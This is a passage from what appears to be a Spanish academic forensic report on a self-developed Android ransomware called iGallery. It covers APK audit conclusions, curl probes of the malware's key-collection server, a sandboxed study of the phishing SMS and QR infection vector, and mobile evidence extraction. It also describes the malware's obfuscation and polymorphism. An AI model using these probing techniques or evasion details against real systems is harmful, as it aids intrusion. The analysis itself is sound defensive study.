Se enviará una petición POST. Se intentará simular un escenario lo más real posible, por lo que se incluirán en dicha petición los campos observados en el paquete analizado con la herramienta Wireshark. Observamos en la figura C.54 (página 160) que nos restringe el acceso. Se deduce que el *endpoint* debe disponer de algún tipo desconocido de autorización. El comando ejecutado en este caso es el siguiente.

```
1 curl -X POST --data "data=InformacionPrueba&key=ClaveDescifrado" <URL>
```

```
wannacry@wannacry-X782X-X783X:~/AndroidStudioProjects/RANSOMWARE/Server/sourcecode$ curl -X POST --data "data=InformacionPrueba&key=ClaveDescifrado" http://192.168.8.111:8080/CdWAhQhVKkRaLLMqfQ
Unauthorized Accesswannacry@wannacry-X782X-X783X:~/AndroidStudioProjects/RANSOMW
```

**Fig. C.54.:** Petición POST al *endpoint* sospechoso

Se reintenta la petición incluyendo la cabecera “*Authorization*” tal como se muestra en la figura C.49 (página 157). Ya no se devuelve ningún mensaje de acceso no autorizado, con lo que se entiende que la petición fue un éxito (figura C.55 (página 160)). No se logra recuperar más información acerca de la URL.

```
wannacry@wannacry-X782X-X783X:~/AndroidStudioProjects/RANSOMWARE/Server/sourcecode$ curl -H "Authorization: Basic OlFFXi03cF96P2IzV3Y4P0M50DdT" -X POST --data "data=InformacionPrueba&key=ClaveDescifrado" http://192.168.8.112:8080/CdWAhQhVKkRaLLMqfQ
```

**Fig. C.55.:** Petición POST autenticada y exitosa al *endpoint* sospechoso

## Conclusiones de la auditoría del APK

Se logra identificar el APK como malicioso. La información recopilada de su código fuente no es muy extensa y mucho menos detallada. En el código fuente del APK se identifica una clase cuya funcionalidad se supone cifradora. Se aprecia también una clase que establece comunicaciones autenticadas contra una URL. Con la captura de tráfico de red se logra reconocer dicha URL. Se trata de la misma previamente identificada con la herramienta “*Androguard*”. La herramienta “*d2j-dex2jar*” no logra recuperar la implementación de los métodos incluidos en todas las clases del código fuente. Se interpreta que el APK cuenta con algún tipo de ofuscación<sup>3</sup> (técnica empleada por los autores de *malware* para ocultar la implementación del mismo).

En cuanto a las pruebas funcionales, se verifica todo lo redactado en los antecedentes. Se identifica como un virus de tipo *ransomware*. Para nuestro caso, el virus cifra las

<sup>3</sup>Podría darse el caso donde la herramienta utilizada no haya sido capaz de recuperar las implementaciones de las funciones. Al desconocerse, partimos de la suposición mencionada.

imágenes del dispositivo que cuenten con un formato específico y se ubiquen en ciertos directorios. Modifica también el fondo de pantalla del dispositivo infectado para, mediante este, solicitar un rescate monetario en forma de Bitcoin. Mediante la herramienta Wireshark se conoce también que la clave de cifrado se envía al *endpoint* “/CdWAhQhVKkRaLLMqfQ” mediante una petición POST en claro. Se desconoce como se almacena dicha información en ese servidor. La comunicación contra el mismo por parte de la aplicación se establece de forma no segura.

No se aprecia que el virus explote ninguna vulnerabilidad presente en el dispositivo. En función de los permisos solicitados por la aplicación, se entiende que la misma realiza su cometido a partir de las funciones básicas proporcionadas por Android.

Todas las fases de dicha auditoría han sido replicadas sobre el APK identificado entre los archivos recuperados por la herramienta MOBILedit (figura C.22 (página 136)) obteniendo los mismos resultados y concluyendo que efectivamente se trataba del *malware* en sí. La única discrepancia vislumbrada es la firma hash de dicho APK (figura C.56 (página 161)), pues no concuerda con el instalado en el dispositivo infectado.

```
PS C:\Users\fonso\Documents\MOBILedit_Forensic\samsung SM-J415FN (2022-11-23 21h37m53s)\phone_files\phone\raw3\Download>
certutil -hashfile .\iGallery.apk SHA256
SHA256 hash de .\iGallery.apk:
182f30f6845a29abbea83914c2763e0882b99c2b075111488e2faefecbd4533
CertUtil: -hashfile comando completado correctamente.
```

**Fig. C.56.:** Cálculo del hash del APK identificado entre los archivos recuperados con MOBILedit.

## C.2.5 Estudio del vector de entrada

Partiendo de las sospechas iniciales, comenzaremos analizando el mensaje de texto enviado por *Pedro* (figura C.16 (página 129)). En dicho mensaje se incluye una URL que se estudiará. Para este proceso, emplearemos una máquina virtual, pues se desconoce si dicha URL nos conduce a un sitio web con algún tipo de autoejecutable o *script* malintencionado. Las especificaciones de la máquina virtual son las siguientes:

- Sistema operativo **Windows XP Professional Service Pack 3 (32 bit)**.
- **4GB** de memoria RAM.
- Se establece una interfaz de red en modo **NAT**. Obviamente, necesitaremos dar acceso a Internet a la máquina. Es el modo más seguro si deseamos que nuestra máquina virtual no esté expuesta en nuestra red.


- No se establecen **carpetas compartidas** entre la máquina virtual y nuestro equipo. Se debe aislar lo máximo posible la máquina virtual del equipo base.

La idea de utilizar un operativo tan antiguo es que los *malware* más modernos están pensados para infectar sistemas más recientes. No obstante, ante la duda de la existencia de algún *script* por ejemplo, que se autoejecute una vez accedamos a la URL que sea capaz de infectar nuestra máquina, se opta por el empleo a mayores de un *SandBox* (concretamente *SandBoxie* [san]). Será necesario instalar en la máquina virtual un navegador, como es el caso de *K-MELEON* [K-M], que nos permita visualizar las páginas web actuales (por motivo de incompatibilidades, pues dicho operativo cuenta con *Internet Explorer* en una versión relativamente antigua). Ejecutaremos *K-MELEON* dentro del *SandBox* para, en caso de que la URL redirija a un sitio malicioso, no infectar nuestra máquina. De cualquier forma, es bien sabido que existe a día de hoy la problemática de que algunos *malware* modernos son capaces de detectar si se está ejecutando en un *SandBox* y, en ocasiones, son capaces de "escapar" de ella y obtener acceso al equipo base.

En la figura C.57 (página 163) podemos ver la herramienta *K-MELEON*, corriendo dentro del *SandBox*, tras acceder a la URL. Observamos que nos encontramos ante un código QR. Se trata del mismo identificado entre las imágenes del dispositivo infectado en su análisis con la herramienta *MOBILedit* y el decodificado con la aplicación "*Lector de códigos QR*" (figura C.18 (página 131)).

Se guarda dicho QR dentro de nuestra máquina virtual. Existen muchas soluciones para decodificación de códigos QR. Aprovecharemos que disponemos de nuestro navegador corriendo dentro de un *SandBox* para así indagar el contenido QR empleando la herramienta online **4qrcode** [Dec]. Podemos ver en la figura C.58 (página 163) el QR decodificado. Contiene un enlace web formado a partir de un acortador de URL.

Dicho enlace nos redirige a una página sin ningún tipo de certificado SSL, con lo que no se establece ningún tipo de conexión segura contra la misma. A su vez, la propia URL, al carecer también de dominio propio, incrementa nuestras sospechas sobre el sitio. Se observa la misma URL que la observada en el tráfico capturado por Wireshark (figura C.49 (página 157)), pero diferente *endpoint*. Vemos una captura de dicho sitio web en la figura C.59 (página 164). Se aprecia un botón de descarga. Haciendo clic observamos como se inicia la descarga de un archivo llamado *iGallery.apk*.



**Fig. C.57.:** Informe MOBILedit - K-MELEON ejecutándose en un *SandBox* dentro de una máquina virtual Windows XP



**Fig. C.58.:** Decodificando QR en el *SandBox* de la máquina virtual




Fig. C.59.: Web maliciosa abierta en máquina virtual

### Auditoría del APK descargado

Se instala dicho APK en el dispositivo móvil de testeo y se analiza en profundidad empleando las mismas técnicas empleadas anteriormente (C.2.4 (página 139) y C.2.4 (página 150)). Se verifica que se trata de la misma aplicación malintencionada presente en la evidencia.

Se sube el nuevo APK a VirusTotal (figura C.60 (página 165)) y se obtienen los mismos resultados obtenidos previamente (figura C.27 (página 139)). Se advierte una discrepancia notoria con respecto al APK extraído de la evidencia, los hashes SHA256 no coinciden.





Fig. C.60.: Análisis con VirusTotal del APK descargado (I)

Se realiza una nueva descarga de la aplicación desde la web y se analiza de nuevo. Se observa un hash completamente diferente (figura C.61 (página 166)). Se deduce que el virus cuenta con algún tipo de polimorfismo. Esta es una técnica empleada frecuentemente por los autores de los mismos, con la que el *malware* es capaz de modificarse a sí mismo, dando como resultado una firma hash completamente diferente. Con esto se logra engañar a los antivirus que realizan análisis en función de las firmas de los archivos. De ahí el motivo por el que VirusTotal no lo identifique como malintencionado (además de ser un *malware* relativamente nuevo, con lo que ningún antivirus lo incluye en su base de datos).



**Fig. C.61.:** Análisis con VirusTotal del APK descargado (II)

### Conclusiones del estudio del vector de entrada

Con este estudio se ha logrado intuir el posible vector de entrada del *ransomware* en el dispositivo móvil. Se entiende que mediante una técnica de ingeniería social (**phishing**) se ha logrado engañar a la víctima para que descargue e instale una aplicación ilegítima. En este caso, el atacante, mediante técnicas desconocidas, ha conseguido acceso al dispositivo del contacto *Pedro*. La víctima, al recibir el mensaje de dicha persona y, confiando en su procedencia, ha hecho caso a las indicaciones y con ello ha instalado el *malware*.

A su vez, se ha identificado que el *malware* cuenta con capacidades polimórficas.

## C.3 Dictamen y Conclusiones

El perito declara que las conclusiones, a continuación redactadas, son resultado de todos aquellos conocimientos adquiridos por el mismo durante sus estudios en el Máster en Ciberseguridad y el Grado de Ingeniería Informática y dentro de su leal saber y entender. Siempre abierto a nuevas aportaciones u opiniones.

### C.3.1 Conclusiones

A juicio del perito y, siempre a su juicio y dadas las evidencias analizadas, afirma:

1. El dispositivo móvil de la parte cliente está realmente **infectado**. Se verifican las imágenes cifradas referenciadas en los antecedentes.
2. La aplicación contenedora del *malware* responde al nombre de **iGallery**.
3. En base a la auditoría de la misma y a las pruebas funcionales realizadas en un entorno de pruebas, se descubre el funcionamiento del *malware*. **Cifra** las imágenes del dispositivo que cuentan con un formato específico y están ubicadas en determinados directorios. La clave de cifrado se envía a un servidor remoto en claro, sin ningún tipo de cifrado en el tráfico de red. El *malware* cuenta con capacidades polimórficas y ofuscación en su implementación. Es capaz de evadir su ejecución en máquina virtual.
4. El cifrado de las imágenes se realiza empleando el algoritmo "**AES/CBC/PKCS5Padding**". Se conoce que la clave de cifrado tiene un tamaño de 32 caracteres. Las claves son aleatorias y dinámicas. Se observan mayúsculas, minúsculas, números y caracteres especiales en la misma. Debido a que el algoritmo de cifrado es muy seguro y al tamaño y complejidad de la clave, resulta prácticamente **imposible** recuperar el acceso a las imágenes cifradas en el dispositivo de la parte cliente.
5. El *malware* modifica el **fondo de pantalla** del dispositivo móvil. En él se solicita un **rescate** en Bitcoin para recuperar el acceso a las imágenes.
6. El *malware* realiza su cometido empleando las **funcionalidades básicas** proporcionadas por el operativo Android. A priori, no se explota ninguna vulnerabilidad del dispositivo.
7. El *malware* cuenta con técnicas de **anti-análisis** del mismo. Estas son polimorfismo y ofuscación de código.
8. Se identifica un posible **vector de entrada** del mismo. El atacante, mediante técnicas de ingeniería social, logra engañar a la cliente haciéndose pasar por un contacto suyo. Se desconoce qué técnicas empleó para lograrlo. Utilizando un servidor web hace posible la descarga de la aplicación maliciosa.
9. Se identifican varios *endpoints* del servidor web, pero no se logra recuperar información acerca de cómo almacena las claves de cifrado.

Por todo lo expuesto en este informe, resultado de las diferentes, completas y necesarias investigaciones y peritajes, se certifica la infección del dispositivo móvil y la imposibilidad de recuperación de aquellas imágenes cifradas.



# Informe pericial de una versión compleja del virus

En este apéndice se realizará el estudio forense de una versión **compleja** del *ransomware* móvil desarrollado previamente. Dicho informe se elabora de acuerdo a lo establecido en el estándar **UNE 197010:2015 - "Normas Generales para la elaboración de informes y dictámenes periciales sobre TIC"** [Jor16]. Asimismo, se han tomado como referencia, para la elaboración de nuestro informe, las pericias: "*Investigación, informe y certificación de validez de la firma digital generada por la aplicación GestionaDocs*" [Cor18] de Adrián Ramirez Correa y "*Informe pericial informático (Análisis autenticidad video)*" [Saí18] de Carlos Aldama Sainz.

## D.1 Información descriptiva

Objeto del encargo	
Nombre del cliente	Carmen Rodríguez Alcalde
Descripción de la pericial	Investigación e informe de un dispositivo móvil.

En una parte, la cliente **Dña. Carmen Rodríguez Alcalde** con DNI **99999999-Z** requiere los servicios del perito forense **Alfonso Torralba Mantiñán** (Graduado en Ingeniería Informática y actual estudiante de Máster en Ciberseguridad) para realizar una investigación e informe pericial de un dispositivo móvil, a priori infectado.

La parte pericial ha mantenido conversaciones, en calidad de interesado, con la parte cliente, que manifiesta los siguientes antecedentes y alcance de la pericia:

### Antecedentes

**Dña. Carmen Rodríguez** solicita realizar un peritaje de su dispositivo móvil particular que considera infectado por un virus. Manifiesta que las imágenes contenidas en el dispositivo, tras instalar una aplicación llamada **iGallery**, han sido cifradas. Manifiesta un cambio en el fondo de pantalla del dispositivo, también tras la instalación

de la mencionada aplicación. Preguntada si el dispositivo cuenta con algún tipo de [rooteo](#), la cliente responde que no. Preguntada si el dispositivo cuenta con algún tipo de bloqueo (p. ej. desbloqueo por huella dactilar), la cliente responde que no. Por este motivo, se deja en mi posesión un **Samsung Galaxy J4+** con la finalidad de someterlo a diferentes pruebas e investigaciones para descubrir si está infectado.

### **Alcance**

El alcance de la pericia ha sido definido y pactado con la parte cliente el día 25 de noviembre de 2022, coordinando la investigación del caso desde el día de hoy, 30 de noviembre del 2022, a las 18:00 horas, hasta el día 30 de enero del 2023.

La pericia se centrará únicamente en la búsqueda de *malware* contenido en el dispositivo móvil. En caso de encontrarlo, se procederá a su análisis funcional. Se intentará recuperar el acceso a las imágenes cifradas. Cualquier aspecto que no esté pactado dentro del alcance del estudio forense, quedará excluido de su análisis.

#### **D.1.1 Declaración de imparcialidad**

El perito **Alfonso Torralba Mantiñán** declara el desinterés con respecto al resultado obtenido de la investigación.

Además, en cumplimiento del artículo 335.2. de la LEC, el perito firmante manifiesta, bajo juramento, que ha actuado con la mayor objetividad posible, siendo conocedor de las sanciones penales en las que podría incurrir si incumpliese su deber como perito.

#### **D.1.2 Garantía de la Cadena de Custodia**

Para garantizar la cadena de custodia de la evidencia será necesario extraer una imagen lógica del dispositivo móvil. Se comunica, a toda aquella persona interesada, que toda la actuación del perito se realizará teniendo en cuenta el hash de dicha imagen lógica o archivo analizado.

### D.1.3 Actuaciones

Todas las técnicas forenses a emplear, actuaciones, investigaciones, análisis de datos, así como el proceso de preservación de la cadena de custodia, se realizarán siempre describiendo paso a paso todas las acciones a fin de que puedan ser reproducidas por cualquier persona interesada. Se realizará un clonado lógico de la evidencia, a partir del cual se obtendrá un hash, que quedará a disposición del perito para realizar sus labores de estudio pertinentes. Se conoce como hash a un algoritmo matemático que convierte cualquier bloque de datos en una serie de caracteres de longitud fija. Cuenta con la peculiaridad de que cualquier cambio en la información de la evidencia, resulta en un nuevo hash completamente distinto al original. Con esto podemos establecer la cadena de custodia.

Destacar que toda la actuación pericial será de acuerdo a las siguientes normas:

- **UNE 197001:2011 [AEN11]**: Criterios generales para la elaboración de informes y dictámenes periciales.
- **UNE 50132 [CTN94]**: Numeración de las divisiones y subdivisiones en los documentos escritos.
- **ISO 9000:2015 [Sec15]**: Sistemas de gestión de la calidad, fundamentos y vocabulario.

Se procede a la realización de la investigación pericial del dispositivo, comenzando por la identificación física del mismo.

## D.2 Investigación

El miércoles 30 de noviembre de 2022, se recibe en mano el dispositivo **Samsung Galaxy J4+**. Se acompañan a continuación las especificaciones técnicas del mismo. Se adjuntan fotografías relativas al dispositivo móvil (figura D.1 (página 172)) y una captura contenedora de parte de la información técnica del dispositivo (figura D.2 (página 172)).

- **Sistema operativo**: Android 8.1.0 (27)
- **Almacenamiento**: 32 GB
- **Número de modelo**: SM-J415FN
- **Número de serie**: R58M10Q3AZW
- **IMEI**: 352342103697744
- No se incluye tarjeta SIM ni memoria microSD



**Fig. D.1.:** Fotografías del dispositivo móvil

Mi número de teléfono	DESCONOCIDO
Número de modelo	SM-J415FN
Número de serie	R58M10Q3AZW
IMEI	352342103697744

**Fig. D.2.:** Captura dispositivo móvil - Especificaciones técnicas

Sobre dicho dispositivo se han realizado todas las acciones necesarias para llevar a cabo la pericia. A continuación se redacta el procedimiento del estudio forense.

### D.2.1 Clonado de la imagen lógica de la evidencia

Emplearemos las funcionalidades de la herramienta **MOBILedit** en un equipo con **Windows 10 Home** como operativo base. Hay que realizar configuraciones previas en el dispositivo móvil. Se deberá activar el modo avión para evitar que alguna conexión con algún servidor externo altere nuestra evidencia. Así mismo, será preciso activar la depuración USB del mismo. Este último paso es sencillo, basta con realizar lo siguiente:

1. Accederemos a los "Ajustes" del dispositivo.
2. Deberemos activar las herramientas de desarrollador. Para ello, en los propios ajustes, deberemos acceder a la información del dispositivo. Deberemos localizar el "*Número de compilación*", sobre el cual deberemos tocar hasta activar dichas opciones.
3. Accederemos a las opciones de desarrollador.
4. Activaremos la opción "*Depuración de USB*".

A continuación deberemos conectar el dispositivo móvil a nuestro equipo mediante un cable USB. Es importante contar con el cable original para evitar futuros problemas. Se deberá instalar la extensión del programa "*MOBILedit Forensics Android Connector*" que nos permitirá conectar un dispositivo con sistema operativo Android a la herramienta. Ejecutaremos el programa y haremos clic en "*Comienzo*". En la figura D.3 (página 174) podemos apreciar la ventana del programa con el dispositivo ya reconocido.

Se nos muestra, cierta información relativa al dispositivo en la parte izquierda como su IMEI. Se destaca la opción "*Previsualización de datos*" que nos permitirá obtener un resumen de cierta información del dispositivo (mensajes, registro de llamadas y agenda telefónica, concretamente). Podemos ver dicha opción en la imagen D.4 (página 174). Así mismo, en la parte inferior derecha de la silueta del teléfono, vemos una "*i*" dentro de un círculo. Clicando en dicho ícono obtendremos las especificaciones técnicas del dispositivo.

Observando nuevamente la figura D.3 (página 174), en su parte inferior derecha, podemos ver un conjunto de utilidades proporcionadas por la herramienta, algunas verdaderamente interesantes. Para nuestra pericia no se necesitará el empleo de ninguna de ellas. A continuación se realiza una enumeración de las mismas.

- **Bypass de seguridad.** De gran utilidad cuando se nos entrega un dispositivo bloqueado con algún tipo de patrón o contraseña. La herramienta en cuestión




Fig. D.3.: Captura MOBILedit - Inicio exportación

samsung SM-J415FN IMEI: 352342103697744					
Directorio telefónico		Mensajes	Registro de llamadas	búsqueda...	
TIPO	▼	PARA/DE	CUERPO	MARCA TEMPORAL	ZONA HORARIA
			Hola!		
			Has visto la nueva aplicación para organizar la galería del móvil? Es una pasada!		
1	➡ Recibido	+3 [REDACTED]	Te dejo un link con un QR para descargarla por si aun no la tienes ;D	2022-11-22 20:57:34	UTC+1
			<a href="https://tinypic.host/i/yrNYk">https://tinypic.host/i/yrNYk</a>		
			Saludos, PEDRO		
2	➡ Recibido	Info	En unos minutos te llegara una notificación. Abrela para que se instalen los ajustes de internet. Si no te	2022-11-22 20:31:04	UTC+1

Fig. D.4.: Captura MOBILedit - Opción "Previsualización de datos"

se saltará dicho bloqueo para poder otorgarnos acceso a los contenidos del mismo.

- **Importar datos.** Permite importar datos de una pericia realizada con anterioridad.
- **Conexión Bluetooth.** En caso de no disponer un cable para lograr la conexión física entre equipo y dispositivo móvil, se nos proporciona la opción de conectarlo vía Bluetooth.
- **Conectar nube.** Útil en caso de trabajar con dispositivo iOS. Nos permitirá conectarnos a la nube de iCloud.
- **Conexión wifi.** Similar al caso del Bluetooth, nos permitirá conectar el equipo y el dispositivo móvil mediante una red wifi. Especialmente interesante si se da la situación de que no podemos contar físicamente con el dispositivo móvil infectado.

Una vez definidas dichas funcionalidades de la herramienta, haremos clic en "Siguiente". En la siguiente ventana seleccionaremos la opción "*Extracción lógica*" que recopila datos legibles para el ser humano, tal es el caso de contactos, mensajes, imágenes, documentos, etc., sin alterar la evidencia. Existen otras dos opciones, "*Rooteando*", la cual conseguirá acceso root al teléfono para obtener una imagen más completa y "*Adquirir una copia de seguridad de Smart Switch*" que proporciona una alternativa al rooteo del teléfono mediante la creación de una copia de seguridad completa del teléfono. Para nuestro análisis la más adecuada es la primera, pues deseamos mantener la evidencia inalterada (evidentemente, evitando el rooteo del dispositivo). La opción Smart Switch también resultaría correcta, no obstante, nos hemos decantado por la primera por la razón mencionada anteriormente. Tras seleccionar la antedicha opción, se nos solicitará especificar el tipo de clonado a realizar sobre el dispositivo. Para nuestro caso seleccionaremos "*Contenido completo*" pues deseamos analizar en profundidad la evidencia. Se nos presentan otras opciones más concretas que se enumeran a continuación. Dichas opciones están incluidas dentro del análisis completo.

- **Selección específica.** Permite realizar una búsqueda de aquellos elementos del dispositivo de acuerdo a unos filtros de búsqueda, como bien pueden ser un nombre, fecha de modificación de archivos, ubicación GPS, entre otros.
- **Análisis de aplicaciones.** Realiza un análisis de aquellas aplicaciones instaladas en el dispositivo móvil.
- **Solo datos eliminados.** Recupera, si es posible, toda aquella información que ha sido borrada del dispositivo.
- **Solo información del dispositivo.** Únicamente recopila información técnica relativa al dispositivo.

- **Control parental.** Comprueba la existencia de algún tipo de control parental.

Acto seguido, la herramienta MOBILedit nos solicitará aportar datos que nos facilite la identificación de la pericia. Deberemos seleccionar un formato de salida para el informe que generará la herramienta acerca de la extracción de datos del dispositivo. A su vez, deberemos seleccionar el formato en el que queremos almacenar la **imagen forense** clonada del dispositivo. Para nuestro caso seleccionaremos "*Informe PDF*" y "*Respaldo de MOBILedit*" (generará un archivo en formato **XML**). Como formato de informes se incluyen también las opciones de "*Informe HTML*" y "*MS Excel*". Optamos por el informe PDF, pues la que resulta más atractiva visualmente para su lectura. Como alternativas de exportaciones de la imagen clonada queremos destacar "*Cellebrite UFDR*" que nos permite generar una imagen compatible con la herramienta Cellebrite. Como parte final, especificaremos el directorio donde deseamos almacenar la imagen del dispositivo y comenzaremos la extracción de la misma. En cierto punto del proceso, se nos solicitará realizar una copia de seguridad en el dispositivo móvil, la cual deberemos aceptar desde el mismo. Podemos observar en la figura D.5 (página 176) una captura de la herramienta con la extracción lógica completada 